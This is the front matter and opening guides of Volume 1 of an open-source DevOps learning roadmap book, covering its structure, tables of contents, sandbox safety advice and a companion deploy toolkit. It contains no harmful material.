
THE COMPLETE DEVOPS ROADMAP · VOLUME 1 OF 6

The Production-Ready Engineer

From your first Linux command to senior architect, one level at a time



Ubong Eduok

Foundations

4 levels · **50** topics · **4** capstones

The Production-Ready Engineer

Volume 1: Foundations

THE PRINT SET

The Production-Ready Engineer is published in six volumes, cut at Part boundaries so that each one stands on its own and binds cleanly. Page numbers run continuously through the set, and the index in Volume 6 covers all of it.

1	**Foundations** **Base Camp and Part I: DevOps, Linux, Networking, Git**	**pp. 1–734**
2	**Build, Ship and Cloud** Parts II and III: Docker, CI/CD, AWS, Terraform	pp. 735–1544
3	**Orchestrate, See and Secure** Parts IV and V: Kubernetes, Helm, Observability, DevSecOps	pp. 1545–2318
4	**Under the Hood** Part VI: Advanced Networking, Databases and Distributed Systems	pp. 2319–2814
5	**Reliability and Platforms at Scale** Parts VII and VIII: SRE, Disaster Recovery, Advanced Kubernetes, GitOps, Platform Engineering	pp. 2815–3548
6	**Senior Altitude and the Summit** Parts IX and X, Appendices and Index: Architecture, Cost, the Nine Projects	pp. 3549–3972


THE COMPLETE DEVOPS ROADMAP

The Production-Ready Engineer

The complete DevOps roadmap, from your first Linux command to senior architect

Volume 1 of 6: Foundations

Ubong Eduok



github.com/mascot200/devops-roadmap

The Production-Ready Engineer
The complete DevOps roadmap, from your first Linux command to senior architect
Volume 1 of 6: Foundations

Copyright © 2026 Ubong Eduok.

This book is released under the MIT License; the full text is printed in Appendix D, in Volume 6. You may use, copy, modify and share this material, including in your own courses and projects, as long as the copyright and license notice are kept.

Everything here is provided "as is", without warranty of any kind. Run the labs in sandboxes. Read the cost warnings before using a real cloud account, and finish each lab with its teardown steps. Commands that change systems can cause damage or charges; you are responsible for where you run them.

Product and company names are trademarks of their respective owners and are used here only to identify and teach their technology. Their use implies no affiliation or endorsement. Tool icons in the author portrait are from Devicon (MIT licence).

Tools change quickly. Command output in this book is illustrative, and version numbers will age. When in doubt, check the official documentation named in each chapter's further reading.

Source: github.com/mascot200/devops-roadmap, typeset from commit faf55fa.
First edition, 2026.

Do not aim to become the person who knows 50 DevOps tools.


Aim to become the engineer who can take a software application and independently make it production-ready.

Secure, observable, scalable, highly available, automatically deployable, recoverable, and cost-efficient.

Preface

Most DevOps roadmaps are lists of tools. Tick off Docker, tick off Kubernetes, tick off Terraform, and you are supposedly done. Then a real system goes down at 3 a.m. and the list is no help at all.

This book takes a different view of the job. Tools change every few years. What does not change is the standard a production system has to meet, and the judgement it takes to get there. So the whole book climbs toward one ability: to pick up an application you have never seen and independently make it production-ready.



The seven qualities every level of this book works toward

What you are holding

This is the complete text of the open-source **DevOps Roadmap: Beginner to Senior**, set down in six volumes. It has twenty-one levels, 248 topic chapters, twenty-one capstone projects and nine larger projects that chain the levels into one evolving production system. Nothing from the repository has been left out or summarised. If you prefer a screen, the repository and this book say the same thing.

It is written for two kinds of reader. If you are starting out, it gives you an order to learn things in and a way to know that you have actually learned them. If you already work in the field, it is a reference you can open at any level to close a gap, with enough depth to explain why things behave as they do.

How it teaches

Every topic has the same shape, so you always know where to look. It says what the thing is and why it matters in production, shows it in a real-world system, draws the mechanism, and walks you through it step by step in a sandbox. Then a scenario shows the idea under pressure, and tasks with verifiable "done when" checks make you prove it. Reading is the smaller part of this book. The labs are where the learning happens.

Almost every example builds on one sample application, **shop-api**: a Node.js API with PostgreSQL, Redis and Nginx. You will run it by hand on one server, then containerise it, automate its delivery, rebuild it as code on AWS, move it to Kubernetes, watch it, attack it, break it and recover it. Isolated tutorials cannot teach what that teaches, which is how choices interact.

You do not need to know every tool. You do need to know what to look for, and how to verify what you find.

Pace yourself

This is a long climb, and it is meant to be. The time estimates are a planning aid, not a promise. Move on from a level when you can do its capstone without the guide, not when the calendar says so. Start at Base Camp, which sets out the learning order and a realistic timeline, and come back to it whenever you lose the thread.

How to Read This Book

The anatomy of a chapter

All 248 topic chapters follow the same eleven sections, which fall into three movements. Appendix A, in Volume 6, prints the template that every chapter was written against.

UNDERSTAND	1	**What it is**	A plain-English explanation, with every acronym defined on first use.
	2	**Why it matters**	What breaks, costs money, or wakes someone at 3 a.m. when this is misunderstood.
	3	**Real-world system**	How the topic shows up in a named, publicly documented system.
	4	**Diagram**	The real mechanism: a flow, a sequence, an architecture or a state machine.
	5	**How it works**	Key concepts, comparison tables and the commands that matter.
DO	6	**Step-by-step guide**	A lab you can type in a sandbox, with what to look for at each step.
	7	**Real-world scenario**	A short story under pressure: symptom, investigation, fix, lesson.
	8	**Mistakes and practices**	Two short lists: what not to do, and what to do.
PROVE	9	**Tasks**	Hands-on work, easiest first, each with a "done when" check. The last says Prove it.
	10	**Self-check**	Questions a senior engineer would expect you to answer without notes.
	11	**Further reading**	Official documentation and well-known books.

The eleven sections of every topic chapter

Each level opens with an overview of its goal, recommended time and topics, and closes with a **capstone project** marked with a star, which pulls all of that level's topics together.

Conventions used in print

- **Cross-references.** Where the repository has a hyperlink, this book prints a small tag after the words: Docker Compose §4.8 means Level 4, topic 8. Running heads carry the same numbers, so you can flip straight to it. In a PDF the tags are clickable when the target is in the same volume.
- **Check-boxes.** Every task has a box to tick with a pencil. Where the text mentions changing `- [ ]` to `- [x]`, that is the same idea for readers who keep their progress in a fork of the repository.

- **Answers.** On GitHub the self-check answers are folded away. In print they sit in a shaded box straight after the questions, so cover it with a card and answer first.
- **Code.** Long lines wrap, and the continuation is indented. Type a wrapped line as one line. Output is illustrative and yours may differ in the details.
- **Diagrams.** A few wide diagrams are printed sideways. Turn the book clockwise to read them.
- **Lab notes.** Chapters start on a right-hand page, and any left-hand page this leaves empty is ruled for your notes. Use them. For each task, write what you ran and what you saw. Explaining output is the skill.

Stay safe, and keep it cheap

Use disposable sandboxes: local virtual machines, Docker, kind or minikube, LocalStack, or a small VPS. Anything that can cost money says so and ends with teardown steps. Never practise on a system you cannot afford to lose.

The Whole Climb on One Page



PART I: THE GROUND BENEATH EVERYTHING				
0	What DevOps Actually Is	1 week (reading + mapping)	13 topics	35
1	Linux Fundamentals	2-4 weeks	13 topics	213
2	Networking	2-4 weeks	11 topics	397
3	Git & GitHub	2-3 weeks	13 topics	563
PART II: BUILD IT, SHIP IT				
4	Docker	2-3 weeks	14 topics	737
5	CI/CD	2-3 weeks	12 topics	931
PART III: CLOUD YOU CAN REBUILD				
6	Cloud (AWS)	4-6 weeks	18 topics	1137
7	Terraform / Infrastructure as Code	2-3 weeks	9 topics	1403
PART IV: ORCHESTRATION				
8	Kubernetes	6-10 weeks	19 topics	1547
9	Helm	1-2 weeks	6 topics	1823
PART V: SEE IT, SECURE IT				
10	Observability	3-4 weeks	11 topics	1919
11	Security / DevSecOps	3-4 weeks	13 topics	2123
PART VI: UNDER THE HOOD				
12	Advanced Networking	3-4 weeks	14 topics	2321
13	Databases & Distributed Systems	4-6 weeks	15 topics	2577
PART VII: KEEP IT RUNNING				
14	SRE	3-4 weeks	10 topics	2817
15	Disaster Recovery	2-3 weeks	10 topics	2983
PART VIII: PLATFORMS AT SCALE				
16	Advanced Kubernetes	4-6 weeks	10 topics	3137
17	GitOps	2-3 weeks	7 topics	3303
18	Platform Engineering	4-6 weeks	10 topics	3403
PART IX: SENIOR ALTITUDE				
19	Architecture	Ongoing	11 topics	3551
20	Cost Optimization	2-3 weeks	9 topics	3703

Level numbers follow the roadmap document; the recommended learning order differs slightly (see Base Camp). The nine Summit Projects in Part X then chain the levels into one system.

Contents at a Glance

BASE CAMP
Before You Climb 1
The roadmap, the senior mindset, learning order, timeline

PART I
The Ground Beneath Everything 33
What DevOps Actually Is · Linux Fundamentals · Networking · Git & GitHub

PART II
Build It, Ship It 735
Docker · CI/CD

PART III
Cloud You Can Rebuild 1135
Cloud (AWS) · Terraform / Infrastructure as Code

PART IV
Orchestration 1545
Kubernetes · Helm

PART V
See It, Secure It 1917
Observability · Security / DevSecOps

PART VI
Under the Hood 2319
Advanced Networking · Databases & Distributed Systems

PART VII
Keep It Running 2815
SRE · Disaster Recovery

PART VIII
Platforms at Scale 3135
Advanced Kubernetes · GitOps · Platform Engineering

PART IX
Senior Altitude 3549
Architecture · Cost Optimization

PART X
The Summit Projects 3833
Nine projects, one growing production system

APPENDICES

The Back of the Pack 3957

Topic template, sharing kit, licence

Contents of Volume 1

BASE CAMP **Before You Climb** 1

The Roadmap at a Glance 3
The Senior-Level Mindset 11
Recommended Learning Order 19
Suggested Timeline 27

PART I **The Ground Beneath Everything** 33


0	**What DevOps Actually Is**	35
0.1	Software Development Lifecycle (SDLC)	41
0.2	CI/CD	51
0.3	Infrastructure as Code	63
0.4	Configuration Management	75
0.5	Immutable Infrastructure	87
0.6	Infrastructure Automation	97
0.7	Deployment Strategies	109
0.8	High Availability and Scalability	121
0.9	Disaster Recovery	135
0.10	Observability	147
0.11	Site Reliability Engineering	161
0.12	DevSecOps	173
0.13	Platform Engineering	185
★	Capstone: Lifecycle Map of a Real Open-Source Project	199
1	**Linux Fundamentals**	213
1.1	Linux Filesystem Hierarchy	215
1.2	Navigating and Managing Files	225
1.3	Viewing and Searching Text	237
1.4	Text Processing with awk and sed	249
1.5	Network and Transfer Commands	261
1.6	File Permissions: chmod and chown	273
1.7	Users, Groups, sudo and root	285
1.8	Processes, PIDs and Signals	297
1.9	Daemons and systemd	309
1.10	System Monitoring Commands	323
1.11	Services and Logs: systemctl and journalctl	335
1.12	SSH Keys, known_hosts and authorized_keys	349
1.13	ssh-agent and Port Forwarding	363

★	Capstone: Deploy shop-api on a VPS by hand	377
2	**Networking**	397
2.1	IP, MAC, ARP and DHCP	399
2.2	TCP, UDP and ICMP	411
2.3	IPv4, IPv6, CIDR and Subnets	423
2.4	Routing, NAT, Ports and Firewalls	435
2.5	DNS Resolution and Domain Architecture	449
2.6	TCP Connections and TLS Handshakes	461
2.7	HTTP Methods and Status Codes	475
2.8	Reverse Proxies and Load Balancers	489
2.9	L4 versus L7 Load Balancing	503
2.10	Network Debugging Tools	517
2.11	What Happens When You Visit https://example.com	531
★	Capstone: Trace a full HTTPS request end to end	549
3	**Git & GitHub**	563
3.1	Branching and Merging	565
3.2	Rebasing	577
3.3	Cherry-picking	587
3.4	reset and revert	599
3.5	stash	609
3.6	Tags	619
3.7	bisect	629
3.8	Protected Branches and Pull Requests	639
3.9	Trunk-based Development and GitFlow	651
3.10	Semantic Versioning and Release Management	663
3.11	GitHub Actions: Workflows, Jobs and Triggers	677
3.12	GitHub Environments and Secrets	691
3.13	Artifacts and Runners	705
★	Capstone: Protected `main`, PR checks and tag-driven releases	719

BASE CAMP

Before You Climb

What this journey is, how to pace it, and what a senior engineer actually does. Read this first, and come back whenever you lose the thread.



IN THIS PART

- The Roadmap at a Glance 3
- The Senior-Level Mindset 11
- Recommended Learning Order 19
- Suggested Timeline 27

LAB NOTES What I ran, what I saw, what it means

BASE CAMP

The Roadmap at a Glance


DevOps Roadmap: Beginner to Senior

A practical learning path for becoming a Senior DevOps / Cloud / Platform Engineer.

Your instructor: Ubong Eduok

Author and instructor - DevOps Roadmap: Beginner to Senior

GitHub: @mascot200 `(github.com/mascot200)`



This repository turns the roadmap into a **hands-on curriculum**. Every level is a folder. Every topic inside a level is one page that contains:

- a plain-English explanation and **why it matters** in production,
- a **real-world system example** (how companies and well-known open-source systems use it),
- **Mermaid diagrams** (rendered natively on GitHub),
- a **step-by-step guide** you can copy-paste in a sandbox,
- a realistic **scenario**, common mistakes and best practices,
- **4-6 tasks** with verifiable "done when" checks, and self-check questions.

Each level ends with a **capstone project**, and nine larger projects chain the levels into one evolving production system.

The lifecycle




Figure 1

Levels

Level	Title	Time	Topics	Capstone
0	What DevOps Actually Is Level 0	1 week (reading + mapping)	13	Capstone Capstone 0
1	Linux Fundamentals Level 1	2-4 weeks	13	Capstone Capstone 1
2	Networking Level 2	2-4 weeks	11	Capstone Capstone 2
3	Git & GitHub Level 3	2-3 weeks	13	Capstone Capstone 3
4	Docker Level 4	2-3 weeks	14	Capstone Capstone 4
5	CI/CD Level 5	2-3 weeks	12	Capstone Capstone 5
6	Cloud (AWS) Level 6	4-6 weeks	18	Capstone Capstone 6
7	Terraform / Infrastructure as Code Level 7	2-3 weeks	9	Capstone Capstone 7
8	Kubernetes Level 8	6-10 weeks	19	Capstone Capstone 8
9	Helm Level 9	1-2 weeks	6	Capstone Capstone 9
10	Observability Level 10	3-4 weeks	11	Capstone Capstone 10
11	Security / DevSecOps Level 11	3-4 weeks	13	Capstone Capstone 11
12	Advanced Networking Level 12	3-4 weeks	14	Capstone Capstone 12
13	Databases & Distributed Systems Level 13	4-6 weeks	15	Capstone Capstone 13
14	SRE Level 14	3-4 weeks	10	Capstone Capstone 14
15	Disaster Recovery Level 15	2-3 weeks	10	Capstone Capstone 15
16	Advanced Kubernetes Level 16	4-6 weeks	10	Capstone Capstone 16
17	GitOps Level 17	2-3 weeks	7	Capstone Capstone 17
18	Platform Engineering Level 18	4-6 weeks	10	Capstone Capstone 18
19	Architecture Level 19	Ongoing	11	Capstone Capstone 19
20	Cost Optimization Level 20	2-3 weeks	9	Capstone Capstone 20

Guides

- Recommended learning order
- Suggested timeline
- The senior-level mindset
- Practical project progression

Deployment agents and skills (Claude Code)

The roadmap teaches you to deploy by hand so you understand why every step exists. When you are ready to **ship real applications with an AI pair-deployer**, use the companion toolkit: `devops-deploy-toolkit` `(github.com/mascot200/devops-deploy-toolkit)` - Claude Code agents, skills and scripts that deploy to a VPS, AWS, Kubernetes or a GitOps cluster with one rule built into the code: **look first, change only when a human has approved the plan.**




Figure 2

Target	Skill	Roadmap lessons it builds on
Docker Compose on a VPS	`deploy-compose-vps`	Docker Compose §4.8, Rollback §5.7
AWS with Terraform	`deploy-terraform-aws`	Terraform Level 7, Drift detection §7.9
Kubernetes with Helm	`deploy-helm-k8s`	Helm Level 9, Probes §8.15
GitOps with Argo CD	`deploy-gitops-argocd`	GitOps Level 17, Rollback through Git §17.6
Any of the above	`deploy-preflight`, `post-deploy-verify`	CI/CD pipeline design §5.1, What to monitor §10.11

```bash
git clone https://github.com/mascot200/devops-deploy-toolkit.git
cd your-app-repo && ../devops-deploy-toolkit/install.sh --dry-run   # then without --dry-run
```

Everything is dry-run by default, production needs an explicit confirmation, and floating tags such as `latest` are refused. The scripts are tested with stub binaries and real local git; they have not been run against a live cloud account, so rehearse in staging first. Full guide: `docs/GUIDE.md` (github.com/mascot200/devops-deploy-toolkit/blob/main/docs/GUIDE.md).

Recommended path (summary)




Figure 3

> Level numbers follow the roadmap document; the *learning order* above is the recommended sequence (for example Security and Databases come before SRE, and Advanced Kubernetes

> after GitOps). See the learning-order guide.

How to use this repository

1. Fork it (or copy a level into your own notes repo) so you can tick off tasks: change `- [ ]` to `- [x]`.
2. Work through one **running project** across the whole journey. The sample app used in all examples is `shop-api` (Node.js API + PostgreSQL + Redis + Nginx).
3. Use disposable sandboxes: local VMs, Docker, kind/minikube, LocalStack, or a small VPS. Anything that can cost money says so and ends with teardown steps.
4. Keep a *lab notebook*: for each task, write what you ran and what you saw. Explaining output is the skill.

Repository layout

```
devops-roadmap/
├── README.md
├── docs/TOPIC_TEMPLATE.md          # the structure every topic follows
├── docs/images/                    # instructor photo and other images
├── guides/                         # learning order, timeline, senior mindset
├── projects/                       # nine end-to-end projects
├── level-00-what-devops-is/
│   ├── README.md                   # level index and goals
│   ├── 01-sdlc.md                  # one file per topic
│   └── 99-capstone-project.md      # level capstone
├── level-01-linux-fundamentals/
└── ... level-20-cost-optimization/
```

Senior-level mindset

Do not aim to become the person who knows 50 DevOps tools. Aim to become the engineer who can take a software application and independently make it production-ready: **secure, observable, scalable, highly available, automatically deployable, recoverable, and cost-efficient.**

License

Released under the MIT License Appendix D - Copyright (c) 2026 Ubong Eduok. You may use, copy, modify and share this material, including in your own courses and projects, as long as the copyright and license notice are kept. Everything is provided "as is"; run labs in sandboxes and read cost warnings before using real cloud accounts.

LAB NOTES What I ran, what I saw, what it means

BASE CAMP

The Senior-Level Mindset

Guide | What separates a tool user from a senior engineer | ~25 min read

---

Do not aim to know 50 tools. Aim to be able to **take a software application and independently make it production-ready**: secure, observable, scalable, highly available, automatically deployable, recoverable, and cost-efficient.

Tools change every few years. The seven qualities do not. A senior engineer is someone who can look at an application they have never seen, list what is missing against those seven, rank the gaps by risk, close the important ones, and explain what was left open and why.

The strongest path to that skill is to **keep evolving one realistic production project** as you learn each technology. A single system that you extend from a hand-built server to a hardened, observable, GitOps-delivered platform teaches you what isolated tutorials cannot: how choices interact. This repository gives you that system in the nine projects Project 1, built around the `shop-api` sample (Node.js API, PostgreSQL, Redis, Nginx).

1 The seven qualities and their tensions

